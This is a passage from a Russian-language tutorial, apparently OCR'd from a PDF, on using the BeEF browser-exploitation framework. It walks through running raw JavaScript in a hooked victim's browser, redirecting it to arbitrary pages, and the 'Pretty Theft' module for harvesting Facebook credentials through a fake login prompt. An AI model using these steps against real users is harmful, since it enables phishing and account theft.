
Не отклоняясь от темы, рассмотрим еще один параметр, а именно «Raw JavaScript»:




Тут все только ограничено Вашей фантазией. Я имею ввиду, написание кода на языке программирования JavaScript. Оставим поле с кодом по дефолту, и жмем кнопку «Execute»:




Получим вот такой вывод на машине Windows 7 Home:




Продолжим рассматривать команды, и я хотел бы показать, как делать редиректы на любую страницу веб-браузера. Эта команда называется «Redirect Browser». Она позволит перенаправить браузер на любую веб-страницу, какую захотите:



Этот метод используется в огромном количестве ситуаций. Например, нужно отправить пользователя на поддельную страницу авторизации.
Можем написать любой адрес веб-сайта, где в данном случае будет «http://beefproject.com/». Жмем кнопку «Execute»:



Переходим на машину Windows 7 Home, и видим редирект:




Используйте и тестируйте разные команды, на разных машинах.


Успехов Вам в тестировании.

13.0 BeEF — Угоняем пароли с помощью фейковой авторизации.


Давайте рассмотрим один интересный параметр, который называется «Social Engineering»:




Это работает следующим образом: происходит приглушение экрана, и появляется уведомление о завершении сессии, и последующий вход в аккаунт для аутентификации. Это позволит обойти, к примеру «HTTPS», и всю безопасность, которая используется на страницах аккаунта цели.
Допустим, нам нужно получить логин и пароль от Facebook, и обойти защиту, которую он использует. В общем, суть в том, что мы создаем фейковую страницу авторизации.
Перейдем к демонстрации этого метода. Перейдем на вкладку «Pretty Theft»:



